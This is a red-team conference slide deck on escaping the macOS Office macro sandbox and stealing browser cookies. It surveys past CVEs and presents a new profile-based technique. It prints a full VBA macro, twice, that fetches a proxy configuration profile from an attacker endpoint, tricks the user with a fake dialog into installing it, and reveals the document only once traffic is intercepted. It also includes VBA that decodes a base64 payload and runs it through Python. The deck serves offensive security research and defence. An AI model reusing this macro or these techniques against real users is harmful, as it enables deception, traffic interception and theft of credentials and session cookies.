SPECTEROPS

# The Cat Chronicles

## Breaking Sandboxes and Snatching Cookies


Thiago Mayllart

# Whoami

- **10+ years of hands-on Red Team & offensive security experience**
- **Lived through a multitude of environments across on-prem Active Directory, cloud (Azure/AWS/GCP), Windows, Linux & macOS**
- **Community contributions:** Dark Melkor • Harvis • Apollo updates • Mythic DNS profile • NightVision… and more (today?)
- **Big Mythic fan (DNS C2 is life!)**
- **Rust** 💖
- **Wanna play some Commander MTG?**

SPECTEROPS SO-CON 2025

# Agenda

1. MacOS RedTeaming Landscape
2. Breaking Office Macro Sandboxes
3. Stealing Cookies **shh! Don’t let the user know**
4. Browser Dominance
5. Bonus: TCC bypass and telemetry confusion
6. Questions

# MacOS Red Teaming

- For anyone getting started:
  - "Evolution of the Mac Threat Landscape" - Thomas Reed (2022)
  - Gone Apple Pickin: Red Teaming MacOS Environments - Cedric Owens (2021)
- Great explanation of MacOS general environments:
  - JAMF Deployment
  - Okta Integration and Evilginx Attack surface
  - Gatekeeper, XProtect, TCC, Sandboxes... so many protections...
  - Initial Access techniques:
    - .pkg right click -> install
    - Office Macros: Adam Chester exploit + Madhav Bhatt sandbox escape
    - Many other things: interesting files, lateral movement, persistence and even CI/CD misconfigurations

# MacOS Red Teaming

- And here we are: macOS Sequoia
  - No control-click anymore…
  - Largely decreases the attack surface of unsigned applications
  - Many steps to run

## Updates to runtime protection in macOS Sequoia

August 6, 2024


In macOS Sequoia, users will no longer be able to Control-click to override Gatekeeper when opening software that isn't signed correctly or notarized. They'll need to visit System Settings > Privacy & Security to review security information for software before allowing it to run.

If you distribute software outside of the Mac App Store, we recommend that you submit your software to be notarized. The Apple notary service automatically scans your Developer ID-signed software and performs security checks. When your software is ready for distribution, it's assigned a ticket to let Gatekeeper know it's been notarized so customers can run it with confidence.

Learn how to notarize your macOS software ›


# MacOS Red Teaming

- And here we are: macOS Sequoia
  - No control-click anymore…
  - Largely decreases the attack surface of unsigned applications
  - Many steps to run and nothing directs the user to the Security Review




# MacOS Red Teaming

- And here we are: macOS Sequoia
  - No control-click anymore…
  - Largely decreases the attack surface of unsigned applications
  - Many steps to run and nothing directs the user to the Security Review




# MacOS Red Teaming

- Attackers are still trying!
  - macOS 15<:





  - macOS Sequoia:




# MacOS Red Teaming

- Attackers are adapting! Kind of…
  - macOS 15<:




  - macOS Sequoia:



# MacOS Red Teaming

- How about Office Documents?
  - Before 2019: EZ mode
    - U.S. Allies and Rivals Digest Trump’s Victory - Carnegie Endowment for International Peace.docm
    - BitcoinMagazineQuidax_InterviewQuestions_2018.docm
    - Download and Execute (sometimes obfuscate and encrypt)

Reference: https://conference.hitb.org/hitblockdown/materials/D2%20-%20Documents%20of%20Doom%20%E2%80%93%20Infecting%20macOS%20via%20Office%20Macros%20-%20Patrick%20Wardle.pdf

# MacOS Red Teaming

- How about Office Documents?
  - 2019-2022: Microsoft is adapting..
    - Macros are sandboxed
    - CVE-2019-1457: Regex entitlements are an issue.

Then, as we get closer to the end of the list, we see something a little bit strange:

```
com.apple.security.temporary-exception.sbpl
(allow file-read* file-write*
  (require-any
    (require-all (vnode-type REGULAR-FILE) (regex #"(^|/)~\$[^/]+$"))
  )
)
```

This rule allows the Microsoft Word process to read/write a file as long as it matches the following regex:

```
(^|/)~\$[^/]+$
```

Reference: https://objective-see.org/blog/blog_0x35.html

# MacOS Red Teaming

- How about Office Documents?
  - 2019-2022: Microsoft is adapting..
    - Macros are sandboxed
    - CVE-2019-1457: Regex entitlements are an issue.


```
(Empire: 16E3HTNC) > shell touch '/tmp/~$aaa.txt'
[*] Tasked 16E3HTNC to run TASK_SHELL
[*] Agent 16E3HTNC tasked with task ID 5
(Empire: 16E3HTNC) > [*] Agent 16E3HTNC returned results.

 ..Command execution completed.
[*] Valid results returned by 172.17.0.1
```

Reference: https://objective-see.org/blog/blog_0x35.html

# MacOS Red Teaming

- How about Office Documents?
  - 2019-2022: Microsoft is adapting..
    - Macros are sandboxed
    - CVE-2019-1457: Regex entitlements are an issue.
    - CVE-2021-30864: Abusing env variable:




Reference: https://perception-point.io/blog/technical-analysis-of-cve-2021-30864/

# MacOS Red Teaming

- How about Office Documents?
  - 2019-2022: Microsoft is adapting..
    - Macros are sandboxed
    - CVE-2019-1457: Regex entitlements are an issue.
    - CVE-2021-30864: Abusing env variable.
    - CVE-2022-26706: Abusing python –stdin:

```
' Get the home folder
home_folder = "/Users/" & Environ("USER")

' Write the payload
py_payload_path = home_folder & "/~$payload.py"
result = popen("echo " & payload_base64 & " | base64 -d > '" & py_payload_path & "'", "r")

' Run Python
result = popen("open --stdin='" & py_payload_path & "' -a Python", "r")
```

Reference: https://perception-point.io/blog/technical-analysis-of-cve-2021-30864/

# MacOS Red Teaming

- How about Office Documents?
  - 2024?

# MacOS Red Teaming


- How about Office Documents?
  - 2024?
  - Any sandbox escape technique should still apply: A-New-Era-of-macOS-Sandbox-Escapes

https://jhftss.github.io/A-New-Era-of-macOS-Sandbox-Escapes/

# Breaking Office Macro Sandboxes

# Breaking Office Macro Sandboxes

- CVE-2021-30864 as an inspiration: *open* command
- Whatever application you launch with *open* will not be sandboxed
- But what can I launch?
  - Everything downloaded gets quarantine attribute
  - File modification is restricted



# Breaking Office Macro Sandboxes

- CVE-2021-30864 as an inspiration: *open* command
- Whatever application you launch with *open* will not be sandboxed
- But what can I launch?
  - Everything downloaded gets quarantine attribute
  - File modification is restricted
- Use something that's already there!

# Breaking Office Macro Sandboxes

- Yeah.. Kind of…
- There might be applications with arguments that can execute code.
- But is there anything installed by default?
- Passing arguments to executable is restricted: *open […] –args […]*
  - fork()/execve()/posix_spawn() are used -> sandbox profile restricts passing of arguments unless *com.apple.security.temporary-exception.allow-external-execution* is present.
  - Environment variables are restricted: not passed down or auto-initialized in sandbox context ($HOME)


# Breaking Office Macro Sandboxes

- What about **schema handlers?**
  - We can pass arguments
  - We can open applications outside of sandbox


- No default apps found that allowed handlers with arguments for code execution…

# Breaking Office Macro Sandboxes

- And **profiles?**
  - .mobileconfig can do many things:
    - WIFI configuration
    - VPN provisioning
    - Email setup
    - Certificate Installation
    - Restrict/Allow applications
    - Persistence (Login Items)
    - MDM join
  - Download a proxy profile
  - Force open .mobile config:
    - open x-apple.systempreferences:com.apple.preferences.configurationprofiles




  - Redirect user straight to profile installation:




https://github.com/thiagomayllart/sandbox_bypass_with_profiles

# Building the Proxy Profile

- Option #1: NetworkProxyConfiguration
  - Problem: Firefox uses its own certificate chain
  - No customization option: users will quickly notice something wrong

```
<array>
    <dict>
        <key>Proxies</key>
        <dict>
            <key>Exceptions</key>
            <array>
                <string>*.local, 169.254/16</string>
            </array>
            <key>HTTPEnable</key>
            <integer>1</integer>
            <key>HTTPProxy</key>
            <string>proxy.example.com</string>
            <key>HTTPPort</key>
            <integer>8080</integer>
            <key>FTPPassive</key>
            <integer>1</integer>
        </dict>
```


https://github.com/thiagomayllart/sandbox_bypass_with_profiles

# Building the Proxy Profile

- Option #2: GlobalHTTPProxy
  - Solution:
  - When the profile is installed, each application will request the PAC
  - GlobalHTTPProxy has ProxyPACFallbackAllowed parameter. If requesting the PAC fails, allow it to bypass the proxy.
  - **Block any Firefox user-agents requests to you PAC**! Bypass the proxy for Firefox
  - Add CertificatePKCS12 profile together to install the certificate

```
<array>
    <dict>
        <key>ProxyCaptiveLoginAllowed</key>
        <false/>
        <key>ProxyPassword</key>
        <string>password</string>
        <key>ProxyServer</key>
        <string>10.0.1.42</string>
        <key>ProxyServerPort</key>
        <integer>8080</integer>
        <key>ProxyType</key>
        <string>Manual</string>
        <key>ProxyUsername</key>
        <string>username</string>
        <key>PayloadIdentifier</key>
        <string>com.example.myglobalhttpproxypayload</string>
        <key>PayloadType</key>
        <string>com.apple.proxy.http.global</string>
        <key>PayloadUUID</key>
        <string>dee0892a-7d4c-41be-ac88-d87247dd076c</string>
        <key>PayloadVersion</key>
        <integer>1</integer>
    </dict>
</array>
```

https://github.com/thiagomayllart/sandbox_bypass_with_profiles

# Building the Proxy Profile

```
Sub Runner()
    Dim doc As Document
    Set doc = ActiveDocument
    Dim scriptResult As String
    Dim currentTime As Double
    Dim res As String
    Dim myScriptResult As String

    scriptResult = MacScript("do shell script ""curl https://myendpoint/monitor.php""")

    Do
        If scriptResult = "true" Then
            Selection.GoTo(What:=1, Which:=2, Name:=1).Bookmarks("\Page").Range.Delete
            doc.content.Font.Hidden = False
            Exit Do
        Else
            MacScript "display dialog ""A profile is required to be installed on your Mac to access this document (" & scriptResult & "). Please install the necessary profile from the Profiles pane in S
            MacScript "do shell script ""curl -k https://myendpoint/proxy.mobileconfig -o proxy.mobileconfig"" "
            MacScript "do shell script ""open proxy.mobileconfig"" "
            MacScript "do shell script ""open x-apple.systempreferences:com.apple.preferences.configurationprofiles"" "

            currentTime = Timer
            Do While Timer < currentTime + 10
                DoEvents
            Loop
        End If
        scriptResult = MacScript("do shell script ""curl https://myendpoint/monitor.php""")
    Loop Until scriptResult = "true"
End Sub
```


https://github.com/thiagomayllart/sandbox_bypass_with_profiles

# Building the Proxy Profile

```
Sub Runner()
    Dim doc As Document
    Set doc = ActiveDocument
    Dim scriptResult As String
    Dim currentTime As Double
    Dim res As String
    Dim myScriptResult As String

    scriptResult = MacScript("do shell script ""curl https://myendpoint/monitor.php""")

    Do
        If scriptResult = "true" Then
            Selection.GoTo(What:=1, Which:=2, Name:=1).Bookmarks("\Page").Range.Delete
            doc.content.Font.Hidden = False
            Exit Do
        Else
            MacScript "display dialog ""A profile is required to be installed on your Mac to access this document (" & scriptResult & "). Please install the necessary profile from the Profiles pane in S
            MacScript "do shell script ""curl -k https://myendpoint/proxy.mobileconfig -o proxy.mobileconfig"" "
            MacScript "do shell script ""open proxy.mobileconfig"" "
            MacScript "do shell script ""open x-apple.systempreferences:com.apple.preferences.configurationprofiles"" "

            currentTime = Timer
            Do While Timer < currentTime + 10
                DoEvents
            Loop
        End If
        scriptResult = MacScript("do shell script ""curl https://myendpoint/monitor.php""")
    Loop Until scriptResult = "true"
End Sub
```

Monitor new IP -> new proxy == new IP

If new connection => Delete the first page and show content

